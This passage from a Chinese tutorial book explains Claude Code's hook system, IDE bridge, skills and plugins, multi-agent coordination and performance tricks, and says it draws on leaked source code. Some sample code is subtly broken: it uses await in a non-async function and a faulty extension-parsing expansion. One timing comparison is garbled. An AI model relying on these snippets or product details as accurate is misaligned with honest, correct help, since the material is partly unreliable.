  console.log(JSON.stringify(response))
}
})
```

这个服务器只有一个工具——获取当前时间。但它展示了 MCP 的核心思想：通过标准输入/输出通信，用 JSON 交换数据。

下一章，我们将了解 Hook 系统——用户自定义的“触发器”。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第21章：Hook 系统——可编程的钩子

什么是 Hook？

“Hook”（钩子）这个词在编程中很常见。想象你在河边钓鱼——你在河流的某个点放下一个钩子，当鱼经过时钩子就会触发。

在 Claude Code 中，Hook 的概念类似：你在程序流程的某个“点”上放置一段代码，当程序执行到那个点时，你的代码就会被触发。

为什么需要 Hook？

假设你有以下需求：

- 每次 AI 要执行 git push 之前，先运行测试
- 每次会话结束后，把对话摘要保存到笔记本

- 每次 AI 修改文件后，自动运行代码格式化工具
- 每次提交消息前，检查有没有包含敏感信息

这些需求有一个共同点：**在某个事件发生时，自动执行某个操作。**

你当然可以每次手动做这些事，但那太麻烦了。Hook 让你”设置一次，自动执行”。

Hook 的种类

Claude Code 支持多种 Hook 事件：

程序生命周期：

- Setup → 程序启动时
- SessionStart → 会话开始时
- SessionEnd → 会话结束时

消息相关：

- UserPromptSubmit → 用户发送消息前

工具相关：

- PreToolUse → 工具执行前
- PostToolUse → 工具执行后

其他：

- CwdChanged → 工作目录改变时
- FileChanged → 文件被修改时

配置 Hook

Hook 在 settings.json 中配置：

```
{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "Bash",
        "hooks": [
          {
            "type": "command",
            "command": "echo '即将执行 Bash 命令'"
          }
        ]
      }
    ],
    "PostToolUse": [
      {
        "matcher": "FileEdit",
        "hooks": [
          {
            "type": "command",
```

```

        "command": "npx prettier --write $CLAUDE_FILE_PATH"
    }
  ],
  "UserPromptSubmit": [
    {
      "hooks": [
        {
          "type": "command",
          "command": "python ~/scripts/check_sensitive_info.py"
        }
      ]
    }
  ]
}

```

Hook 配置的结构

```

{
  "matcher": "工具名", // 可选: 只对特定工具触发
  "hooks": [
    {
      "type": "command", // Hook 类型 (目前只支持 command)
      "command": "要执行的命令"
    }
  ]
}

```

Hook 可以做什么？

1. 阻止操作

如果 Hook 脚本返回非零退出码，操作会被阻止：

```

#!/bin/bash
# check_before_push.sh
# 在 git push 之前运行测试

npm test
if [ $? -ne 0 ]; then
  echo "测试未通过, 阻止 push"
  exit 1 # 非零退出码 → 阻止操作
fi
exit 0 # 零退出码 → 允许操作

```

2. 修改输入

Hook 可以修改工具的输入参数:

```
#!/bin/bash
# normalize_path.sh
# 把相对路径转换为绝对路径

# 读取输入 (通过环境变量或 stdin)
INPUT_PATH="$CLAUDE_TOOL_INPUT_PATH"

# 转换为绝对路径
ABS_PATH=$(realpath "$INPUT_PATH")

# 输出修改后的输入 (通过 stdout)
echo "{\"path\": \"$ABS_PATH\"}"
```

3. 添加上下文

Hook 可以向 AI 的上下文中注入额外信息:

```
#!/bin/bash
# add_context.sh
# 在每条消息前添加项目状态信息

echo "当前 Git 分支: $(git branch --show-current)"
echo "未提交的更改: $(git status --short | wc -l) 个文件"
echo "最近的提交: $(git log --oneline -1)"
```

这些信息会作为“系统提示”附加到消息中, 帮助 AI 更好地理解当前状态。

4. 后处理


```
#!/bin/bash
# format_after_edit.sh
# 文件编辑后自动格式化

FILE_PATH="$CLAUDE_FILE_PATH"
EXTENSION="${FILE_PATH##*.*}"

case "$EXTENSION" in
  ts|tsx|js|jsx)
    npx prettier --write "$FILE_PATH"
    ;;
  py)
    black "$FILE_PATH"
    ;;
  go)
    gofmt -w "$FILE_PATH"
    ;;
  *)
    ;;
esac
```

Hook 的执行流程

以 PreToolUse Hook 为例：



Hook 的超时

Hook 不能无限运行：

工具相关的 Hook：最多 10 分钟

SessionEnd Hook：最多 1.5 秒

为什么 SessionEnd 只有 1.5 秒？因为用户要关闭程序，不能让 Hook 阻塞关闭过程。如果 Hook 超时，会被强制终止。

环境变量

Hook 脚本可以通过环境变量获取上下文信息：

```
$CLAUDE_SESSION_ID    # 当前会话 ID
$CLAUDE_TOOL_NAME     # 工具名称 (PreToolUse/PostToolUse)
$CLAUDE_TOOL_INPUT    # 工具输入 (JSON 格式)
$CLAUDE_FILE_PATH     # 文件路径 (FileEdit/FileWrite)
$CLAUDE_WORKING_DIR   # 当前工作目录
```

实用 Hook 示例

示例 1：自动保存对话摘要

```
{
  "hooks": {
    "SessionEnd": [
      {
        "hooks": [{
          "type": "command",
```

```

    "command": "echo \"Session $CLAUDE_SESSION_ID ended at $(date)
      \" >> ~/claude-sessions.log"
  ]
}
]
}
}

```

示例 2：禁止修改特定文件

```

{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "FileEdit",
        "hooks": [{
          "type": "command",
          "command": "if echo $CLAUDE_TOOL_INPUT | grep -q 'package-
            lock.json'; then exit 1; fi"
        }]
      }
    ]
  }
}

```

示例 3：Git push 前检查

```

{
  "hooks": {
    "PreToolUse": [
      {
        "matcher": "Bash",
        "hooks": [{
          "type": "command",
          "command": "if echo $CLAUDE_TOOL_INPUT | grep -q 'git push'; then
            npm test || exit 1; fi"
        }]
      }
    ]
  }
}

```

Hook vs 权限规则

你可能注意到 Hook 和权限规则有些重叠。它们的区别是：

	权限规则	Hook
复杂度	简单的匹配规则	可以运行任意脚本
能力	只能 allow/deny/ask	可以修改输入、添加上下文、后处理
配置	模式字符串	Shell 命令

权限规则	Hook
适用场景 简单的黑白名单	复杂的业务逻辑

简单来说：权限规则是”简单的开关”，Hook 是”可编程的逻辑”。

本章小结

- **Hook** 在程序流程的特定点触发用户定义的脚本
- 支持多种事件：启动、会话、消息、工具执行前后
- Hook 可以：阻止操作、修改输入、添加上下文、后处理
- 有超时限制：工具 Hook 10 分钟，会话结束 Hook 1.5 秒
- 通过环境变量获取上下文信息

Hook 的设计智慧

Hook 系统体现了一个重要的设计原则：**开放-封闭原则 (Open-Closed Principle)**。

这个原则说的是：**软件应该对扩展开放，对修改封闭。**

什么意思？ - **对扩展开放**：你可以通过添加 Hook 来增加新行为 - **对修改封闭**：你不需要修改 Claude Code 的核心代码

不用 Hook 时：

想加“自动格式化”功能？

- 修改 FileEditTool 的源代码
- 可能引入 bug
- 需要重新编译和部署

用 Hook 时：

想加“自动格式化”功能？

- 在 settings.json 里加一个 PostToolUse Hook
- 不修改任何源代码
- 随时可以添加或删除

这就像给房子装修：你不需要拆墙（修改源代码），只需要挂画框（添加 Hook）。

下一章，我们将看看 Claude Code 如何与 IDE 编辑器集成。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第22章：IDE 桥接——编辑器中的 AI

两个世界的融合


程序员通常在两个地方工作：

1. **IDE (集成开发环境)**：VS Code、JetBrains 等——写代码、看文件、
调试
2. **终端 (Terminal)**：运行命令、管理 Git、执行脚本

Claude Code 最初只能在终端里使用。但程序员在写代码时更多时间待在 IDE 里，如果每次都要切换到终端去和 AI 对话，很不方便。

桥接系统 (Bridge) 就是为了解决这个问题——它让 Claude Code 可以在 IDE 里直接使用。

桥接的架构



IDE 扩展是“前端”，Claude Code 进程是“后端”。它们之间通过 WebSocket 或 HTTP 通信。

桥接的启动流程

1. 用户在 VS Code 中打开 Claude Code 面板

- ▼
2. IDE 扩展启动一个 Claude Code 子进程
`claude --bridge --session-id=abc123`
|
▼
 3. 子进程进入桥接模式
 - 不启动终端 UI
 - 改为监听 WebSocket 连接
|
▼
 4. IDE 扩展通过 WebSocket 连接到子进程
|
▼
 5. 双向通信建立
 - IDE → Claude Code: 用户消息、选中的代码、文件上下文
 - Claude Code → IDE: AI 回复、文件修改、工具执行状态

JWT 认证

桥接通信需要安全认证——你不希望其他程序冒充 IDE 来控制 Claude Code。

Claude Code 使用 **JWT (JSON Web Token)** 来认证:

IDE 扩展持有一个密钥

↓

用密钥签名一个 JWT

↓

每次请求都带上 JWT

↓

Claude Code 验证 JWT

↓

验证通过才处理请求

JWT 就像一个“门禁卡”——只有持有正确门禁卡的人才能进门。

IDE 与 Claude Code 的交互

发送当前文件上下文

当你在 IDE 中打开了一个文件并和 AI 对话时，IDE 会自动把文件信息发送给 Claude Code:

```
// IDE 扩展发送的上下文
{
  type: "context",
  activeFile: {
    path: "/Users/alice/project/src/app.ts",
    content: "...",
    language: "typescript",
```

```
selection: { // 用户选中的文本
  start: { line: 10, character: 0 },
  end: { line: 15, character: 20 },
  text: "const result = fetchData()"
},
openFiles: [
  "src/app.ts",
  "src/utils.ts",
  "package.json"
],
diagnostics: [ // 编辑器检测到的问题
  { line: 12, message: "Type 'string' is not assignable to type 'number'" }
]
}
```

这样 AI 就知道你正在看哪个文件、选中了哪段代码、有什么错误。

在 IDE 中显示差异

当 AI 修改了文件，修改会发送回 IDE，在编辑器里显示差异对比：

```
// Claude Code 发送给 IDE 的修改
{
  type: "fileEdit",
  path: "/Users/alice/project/src/app.ts",
  changes: [
    {
      range: { start: { line: 10 }, end: { line: 10 } },
      oldText: "const result = fetchData()",
      newText: "const result = await fetchData()"
    }
  ]
}
```

IDE 收到后，会在编辑器里高亮显示修改——你可以直接接受或拒绝每个修改。

导航到代码位置

AI 可以告诉 IDE “跳转到某个位置”：

```
{
  type: "navigate",
  path: "src/utils.ts",
  line: 42,
  character: 10
}
```

IDE 收到后，会自动打开文件并跳到指定位置。

多会话支持

一个 IDE 窗口可以同时运行多个 Claude Code 会话：

VS Code

- └─ 会话 1：正在帮你修复 bug (src/app.ts)
- └─ 会话 2：正在帮你写测试 (test/app.test.ts)
- └─ 会话 3：正在帮你审查 PR #123

每个会话是一个独立的 Claude Code 进程，有自己的上下文和对话历史。

桥接的好处

1. 无缝集成

不需要在 IDE 和终端之间切换。代码和 AI 对话在同一个窗口里。

2. 丰富的上下文

IDE 可以提供比终端更丰富的上下文：当前文件、选中文本、编辑器诊断、打开的文件列表等。

3. 直观的代码修改

在 IDE 里直接看到差异对比，可以逐行接受或拒绝。比终端里的文本差异更直观。

4. 代码导航

AI 可以直接控制 IDE 打开文件、跳转到特定行。在终端里这是做不到的。

本章小结

- 桥接系统让 Claude Code 在 IDE 中运行
- 架构：IDE 扩展（前端）← WebSocket → Claude Code 进程（后端）
- JWT 认证确保通信安全
- IDE 提供丰富上下文：当前文件、选中文本、诊断信息
- 支持在 IDE 中直接显示差异对比、代码导航
- 支持多会话并行

前后端分离的经典模式

IDE 桥接系统是**前后端分离**模式的经典案例。

传统方式（一体化）：

- [所有功能集中在一个程序里]
- 改界面需要重新部署整个程序
- 不能有多种界面

前后端分离：

- [前端：IDE 扩展] ↔ [后端：Claude Code]
- 换一个前端（从 VS Code 换到 JetBrains）不影响后端
- 可以同时有终端界面、IDE 界面、Web 界面
- 每个部分可以独立开发和更新

你可能在 Web 开发中也会遇到这种模式： - **前端**：网页界面（React, Vue 等） - **后端**：服务器逻辑（Node.js, Python 等） - **通信**：HTTP API / WebSocket

Claude Code 的桥接系统和 Web 开发的前后端分离本质上是同一种架构模式——只不过“前端”从浏览器变成了 IDE 扩展。

下一章，我们将了解插件和技能系统——让 Claude Code 无限扩展。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第23章：插件与技能——无限扩展

两种扩展方式

Claude Code 提供了两种扩展方式：

	插件 (Plugin)	技能 (Skill)
复杂度	高（需要写代码）	低（只需要写文本）
能力	可以添加工具、命令、UI	只能添加提示词和工作流
分发	通过 npm 安装	放在目录里就行
适合	开发者	所有人

技能系统 (Skills)

技能是 Claude Code 最简单的扩展方式——你只需要写一个 Markdown 文件，就能教 AI 新的“技能”。

创建一个技能

在 `~/.claude/skills/` 目录下创建一个文件：

```
# ~/.claude/skills/code-review.md
```

```
---  
name: code-review  
description: 进行详细的代码审查  
---
```

你现在是一个严格的代码审查专家。请审查提供的代码，检查以下方面：

代码质量

- 命名是否清晰（变量名、函数名）
- 函数是否过长（超过 30 行应该拆分）
- 是否有重复代码

安全性

- 是否有 SQL 注入风险
- 是否正确处理了用户输入
- 是否有硬编码的密钥

性能

- 是否有不必要的循环
- 是否有 N+1 查询问题
- 是否正确使用了缓存

请用以下格式输出审查结果：

- 严重问题用 ● 标记
- 警告用 ● 标记
- 建议用 ● 标记

使用技能

有两种方式调用技能：

方式 1：斜杠命令
`/skill code-review`

方式 2：直接提及
"请用 code-review 技能审查 src/api.ts"

技能的发现

AI 可以自动发现并推荐技能：

用户："帮我审查一下这个 PR"

AI 思考：用户想做代码审查...
我有一个 code-review 技能可以用！

AI："我发现有一个 code-review 技能可以帮助你。要我用它来审查吗？"

技能的组合

技能可以互相组合：

```
# ~/.claude/skills/full-review.md
```

```
---
```

```
name: full-review
description: 完整的代码审查流程
---
```

请按以下步骤进行完整的代码审查：

1. 首先用 `/skill code-review` 检查代码质量
2. 然后用 `/skill security-scan` 检查安全问题
3. 最后用 `/skill performance-check` 检查性能
4. 汇总所有发现，生成一份报告

插件系统 (Plugins)

插件是更强大的扩展方式——它们可以用代码来扩展 Claude Code 的功能。

插件的结构

```
// 一个插件的基本结构
export type Plugin = {
  id: string          // 唯一标识
  name: string        // 显示名称
  version: string     // 版本号
  description: string // 描述

  commands?: Command[] // 新增的斜杠命令
  tools?: Tool[]       // 新增的工具
  hooks?: Hook[]      // 新增的钩子
}
```

插件能做什么？

1. 添加新工具

```
// 翻译工具插件
const TranslateTool = buildTool({
  name: "Translate",
  inputSchema: z.object({
    text: z.string(),
    from: z.string(),
    to: z.string(),
  }),
  async call(input) {
    const result = await translateAPI(input.text, input.from, input.to)
    return { data: result }
  },
  description: () => "翻译文本",
})
```

2. 添加新命令

```
// 代码统计命令插件
const StatsCommand = {
  name: "stats",
  help: "显示代码统计信息",
  async handler(input, context) {
    const stats = await analyzeCodebase()
    context.displayMessage({
      role: "system",
      content: `项目统计:
      文件数: ${stats.files}
      总行数: ${stats.lines}
      语言分布: ${stats.languages.join(", ")}`,
    })
  },
}
```

3. 添加钩子

```
// 自动格式化钩子
const AutoFormatHook = {
  event: "PostToolUse",
  matcher: "FileEdit",
  async handler(context) {
    const filePath = context.toolInput.file_path
    await formatFile(filePath)
  },
}
```

插件的安装

```
# 从 npm 安装
claude plugin install @company/claude-translate-plugin

# 插件安装到 ~/.claude/plugins/
```

插件的安全

插件运行在受限环境中，有以下限制：

- ✅ 可以读取工作目录内的文件
- ✅ 可以调用网络 API
- ✅ 可以注册工具和命令
- ❌ 不能直接修改文件（必须通过工具系统）
- ❌ 不能绕过权限检查
- ❌ 不能访问其他插件的数据

技能 vs 插件 vs MCP

三种扩展方式各有适用场景：

简单的提示词模板? → 用技能
例: 代码审查模板、提交信息格式

需要自定义逻辑? → 用插件
例: 代码统计工具、自动翻译工具


需要连接外部服务? → 用 MCP
例: 数据库查询、Slack 集成、GitHub API

它们也可以组合使用:

MCP 提供数据库查询能力
+ 插件提供查询结果可视化
+ 技能定义何时使用什么查询
= 一个完整的数据库助手

扩展生态系统

Claude Code 的三种扩展方式形成了一个生态系统:



本章小结

- **技能**是最简单的扩展——一个 Markdown 文件就能教 AI 新能力
- **插件**可以用代码添加工具、命令和钩子
- **MCP** 连接外部服务和 API
- 三种方式各有适用场景, 可以组合使用
- 插件运行在受限环境中, 不能绕过安全系统

思考题

1. 如果你是一个初级开发者，你会创建什么样的技能？
2. 插件系统的安全限制是否足够？你能想到什么潜在风险吗？
3. 技能、插件、MCP 三者的边界在哪里？一个功能应该用哪种方式实现？

扩展性的三个层次

Claude Code 的扩展系统展示了”扩展性”的三个层次：

第一层：配置级扩展（最简单）

- 改 `settings.json` 就能自定义行为
- 例：修改权限规则、改主题、改快捷键
- 不需要写任何代码

第二层：内容级扩展（中等）

- 写 Markdown 文件就能添加新功能
- 例：创建技能文件、编写 `CLAUDE.md`
- 需要写文本，但不需要写代码

第三层：代码级扩展（最灵活）

- 写代码来实现任何功能
- 例：开发插件、编写 MCP 服务器
- 需要编程技能

好的系统应该让不同水平的用户都能扩展它。初学者可以改配置，中级用户可以写技能文件，高级用户可以开发插件。

这种”阶梯式”的扩展设计让系统对新手友好、对专家强大。

下一章，我们将进入高级话题篇——多智能体协作。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第24章：多智能体——AI 的团队协作


从单兵作战到团队协作

在第 16 章，我们介绍了 Agent 工具——让 AI 创建子智能体来处理子任务。那是”一对多”的模式：一个主智能体指挥多个子智能体。

但 Claude Code 还支持更高级的模式：**多个智能体之间互相协作**，就像一个真正的开发团队。

协调者模式 (Coordinator Mode)

在协调者模式中，有一个特殊的”协调者”智能体负责分配任务和汇总结果：



协调者负责： - 理解整体任务 - 拆分成子任务 - 分配给工人智能体 - 监控进度 - 汇总结果

工人负责： - 执行具体的子任务 - 报告进度和结果 - 遇到问题时请求协调者帮助

协调者的 workflow

1. 用户请求: "重构整个项目的错误处理"
2. 协调者分析:
 - 项目有 3 个服务: API、Worker、Scheduler
 - 每个服务需要独立重构
 - 最后需要集成测试
3. 协调者分配任务:
 - 工人 A → 重构 API 服务的错误处理
 - 工人 B → 重构 Worker 服务的错误处理
 - 工人 C → 重构 Scheduler 服务的错误处理
4. 工人并行工作 (各自在自己的上下文中)
5. 工人完成后报告结果
6. 协调者汇总并安排集成测试
7. 协调者向用户报告最终结果

团队智能体 (Team Agents)

团队智能体是”正式的”多智能体协作——你可以创建一个由多个专业智能体组成的团队：

```
// 创建团队  
{
```

```

name: "TeamCreate",
input: {
  team_name: "重构团队",
  members: [
    {
      role: "架构师",
      prompt: "你负责设计新的错误处理架构...",
      tools: ["FileRead", "Grep", "Glob"]
    },
    {
      role: "前端开发",
      prompt: "你负责修改所有前端组件的错误处理...",
      tools: ["FileRead", "FileEdit", "Bash"]
    },
    {
      role: "测试工程师",
      prompt: "你负责编写和运行错误处理的测试...",
      tools: ["FileRead", "FileWrite", "Bash"]
    }
  ]
}
}

```

团队成员的通信

团队成员不能直接对话，但可以通过以下方式“通信”：

1. 共享文件系统

架构师写了一份设计文档 → design.md
 前端开发读取设计文档，按照设计修改代码
 测试工程师读取修改后的代码，编写测试

2. 任务系统

协调者创建任务列表：

Task 1: [架构师] 设计错误处理规范 → 完成
 Task 2: [前端] 修改 Button 组件 → 进行中
 Task 3: [测试] 编写单元测试 → 等待 Task 2

后台智能体

有些任务不需要实时交互，可以在后台运行：

```

{
  name: "Agent",
  input: {
    prompt: "请对整个项目进行安全审计...",
    run_in_background: true // 后台运行
  }
}

```

后台智能体的特点： - 不阻塞主对话——你可以继续和主 AI 交流 - 完成后通知你结果 - 可以运行很长时间

多智能体的挑战

挑战一：冲突

如果两个智能体同时修改同一个文件怎么办？

解决方案：Git Worktree 隔离

主分支： main
工人 A： worktree-a (独立分支)
工人 B： worktree-b (独立分支)
完成后： 合并回 main

每个工人在自己的分支上工作，不会互相干扰。

挑战二：上下文不一致

工人 A 修改了一个公共函数的签名，工人 B 不知道，还在用旧的签名。

解决方案：协调者的职责

协调者需要识别这种依赖关系，安排有依赖的任务串行执行，或者在工人完成后检查一致性。

挑战三：资源消耗

每个智能体都是一个独立的 API 会话，每个都消耗 token。多个智能体并行工作可能导致费用飙升。

解决方案：智能调度

如果任务简单 → 不需要多个智能体，一个就够
如果任务可以串行 → 一个智能体顺序处理
如果任务必须并行 → 创建最少数量的智能体

适用场景

什么时候应该使用多智能体？

适合的场景： - 大规模重构（涉及很多文件） - 需要不同专业知识的任务（前端 + 后端 + 测试） - 可以明确拆分的独立子任务

不适合的场景： - 简单的单文件修改 - 需要深度上下文的任务（子智能体没有主对话的历史） - 紧密耦合的工作（频繁需要协调）

本章小结

- **协调者模式：** 一个协调者分配任务给多个工人智能体

- **团队智能体**: 创建有不同专长的智能体团队
- **后台智能体**: 不阻塞主对话, 完成后通知
- **冲突解决**: Git worktree 隔离
- 多智能体适合大规模、可拆分、需要多种专长的任务

从多智能体到 AI 的未来

多智能体系统不只是一个技术概念——它可能代表了 AI 应用的未来方向。

想想今天的互联网: 不是一台超级计算机解决所有问题, 而是数十亿台计算机互相连接、协作、分工。

AI 的未来可能也是这样: 不是一个超级 AI 解决所有问题, 而是多个专业 AI 互相协作。

未来的 AI 团队:

- 规划 AI → 分析任务, 制定策略
- 搜索 AI → 找到相关的代码和文档
- 编码 AI → 写出高质量的代码
- 测试 AI → 编写和运行测试
- 审查 AI → 检查代码质量和安全
- 部署 AI → 发布到生产环境

Claude Code 的多智能体系统就是这个方向的早期探索。理解了它的设计, 你就对 AI 的未来有了一份前瞻性的认识。

下一章, 我们将探讨性能优化的艺术。

本书由 everettjf 使用 Claude Code 分析泄露源码编写 | 保留出处即可自由转载

第25章：性能优化——毫秒必争

为什么性能很重要？

对于一个 CLI 工具来说, 速度就是用户体验。如果输入 `claude` 后要等 3 秒才出现界面, 用户会觉得这个工具“很慢”。如果 AI 每次回复都要等 30 秒, 用户会失去耐心。

Claude Code 的工程师们在每个环节都追求更快的速度。让我们看看他们用了哪些技巧。

优化一：并行预加载

还记得第 4 章介绍的启动过程吗？

```
// 在导入模块之前就开始耗时操作
startMdmRawRead() // 读取系统策略 ~20ms
```

```
startKeychainPrefetch() // 读取密钥 ~60ms


// 然后才开始导入模块
import { App } from "./components/App" // ~100ms
import { createStore } from "./state" // ~30ms
```

这两个操作和模块导入是**完全独立**的——它们之间没有依赖。所以可以同时进行：

不优化时（串行）：

密钥读取(60ms) → 策略读取(20ms) → 模块导入(130ms) = 210ms

优化后（并行）：

密钥读取(60ms)  = 130ms

节省了 80ms——几乎减少了 40% 的启动时间。

这个优化的关键洞察是：**不要等到需要结果的时候才开始工作，而是尽早开始。**

优化二：提示缓存

这是最重要的优化之一，节省了约 **90% 的 token 费用**。

每次 API 请求都包含系统提示词（约 5,000 tokens）和工具定义（约 8,000 tokens）。这 13,000 tokens 每次都一样，但每次都要付费。

通过提示缓存：

第一次请求：

系统提示词(5,000 tokens) → 创建缓存 → 费用 = 5,000 × 正常价格

后续请求：

系统提示词 → 命中缓存 → 费用 = 5,000 × 0.1 × 正常价格（90% 折扣）

为什么工具按名字排序？

```
// 排序前：每次工具顺序可能不同
tools: [FileRead, Bash, Grep, ...] // 请求 A
tools: [Bash, FileRead, Grep, ...] // 请求 B → 缓存失效!

// 排序后：顺序始终一致
tools: [Bash, FileRead, Grep, ...] // 请求 A
tools: [Bash, FileRead, Grep, ...] // 请求 B → 缓存命中!
```

如果工具顺序变了，系统提示词的文本就变了，缓存就失效了。按名字排序确保每次顺序一致。

这种“为了缓存而保持稳定性”的思维在性能优化中非常常见。

优化三：惰性精确计算

Token 计数是一个频繁的操作。精确计算需要 API 调用 (~100ms)，但估算几乎不花时间：

```
function getTokenCount(text: string): number {
  const estimated = Math.ceil(text.length / 4)

  // 离上限还远？用估算
  if (estimated < MAX_TOKENS * 0.7) {
    return estimated
  }

  // 接近上限？精确计算
  return await exactTokenCount(text)
}
```

90% 的时间用估算 (0ms)，10% 的关键时刻才精确计算 (100ms)。

这个策略的名字叫**惰性计算 (Lazy Evaluation)**——只有在真正需要精确值的时候才做精确计算。

优化四：LRU 文件缓存

当 AI 在同一次对话中多次读取同一个文件时，不需要每次都从磁盘读：

```
const fileCache = new LRU<string, FileContent>(100) // 最多缓存 100 个文件

async function readFile(path: string): Promise<FileContent> {
  // 缓存命中？直接返回
  const cached = fileCache.get(path)
  if (cached) return cached

  // 缓存未命中？从磁盘读取
  const content = await fs.readFile(path, "utf-8")
  fileCache.set(path, content)
  return content
}
```

LRU (Least Recently Used, 最近最少使用) 是一种缓存淘汰策略——当缓存满了，淘汰最久没用过的条目。

缓存(容量3)：[C, B, A] ← A 最久没用

读取 D → 缓存满了 → 淘汰 A

缓存：[D, C, B]

读取 B → B 已在缓存中 → 移到最前

缓存：[B, D, C]

优化五：推测性执行

当 AI 的回复还在流式传输时，Claude Code 已经可以开始准备：

时间线（不优化）：

AI 流式输出(3s) → 识别工具名 → 权限检查(200ms) → 执行工具(500ms)
总计：3.7s

时间线（推测性执行）：

AI 流式输出(3s) —————
AI 输出工具名后立刻开始权限检查(200ms) —┐
→ 执行工具(500ms) —┘
总计：3.5s

当 AI 刚开始输出工具名（比如 “Bash”）时，Claude Code 就开始权限检查了——不等 AI 输出完整的工具参数。这样权限检查和 AI 生成参数可以并行进行。

优化六：延迟加载

不是所有代码都在启动时需要：

```
// 不优化：启动时加载所有模块
import { VoiceModule } from "./voice" // +50ms
import { BrowserModule } from "./browser" // +30ms
import { REPLModule } from "./repl" // +20ms

// 优化：只在需要时才加载
const VoiceModule = feature('VOICE_MODE')
  ? require('./voice') // 只有开启语音功能才加载
  : null

const BrowserModule = feature('WEB_BROWSER')
  ? require('./browser') // 只有开启浏览器功能才加载
  : null
```

如果 90% 的用户不用语音功能，那 50ms 的加载时间就是浪费。延迟加载确保只加载用户实际需要的模块。

优化七：结果截断

工具返回的结果可能非常大。不加限制会导致两个问题：1. **token 浪费**：大结果占用 AI 的上下文窗口 2. **网络延迟**：大数据传输需要更多时间

```
const MAX_RESULT_CHARS = 500_000 // 50 万字符上限

if (result.length > MAX_RESULT_CHARS) {
  // 截断并保存完整版本到磁盘
  const previewSize = 1000
  return {
    preview: result.slice(0, previewSize),
```

```
fullPath: saveToDisk(result),
message: `结果太大(${result.length}字符), 已保存到文件`
}
}
```

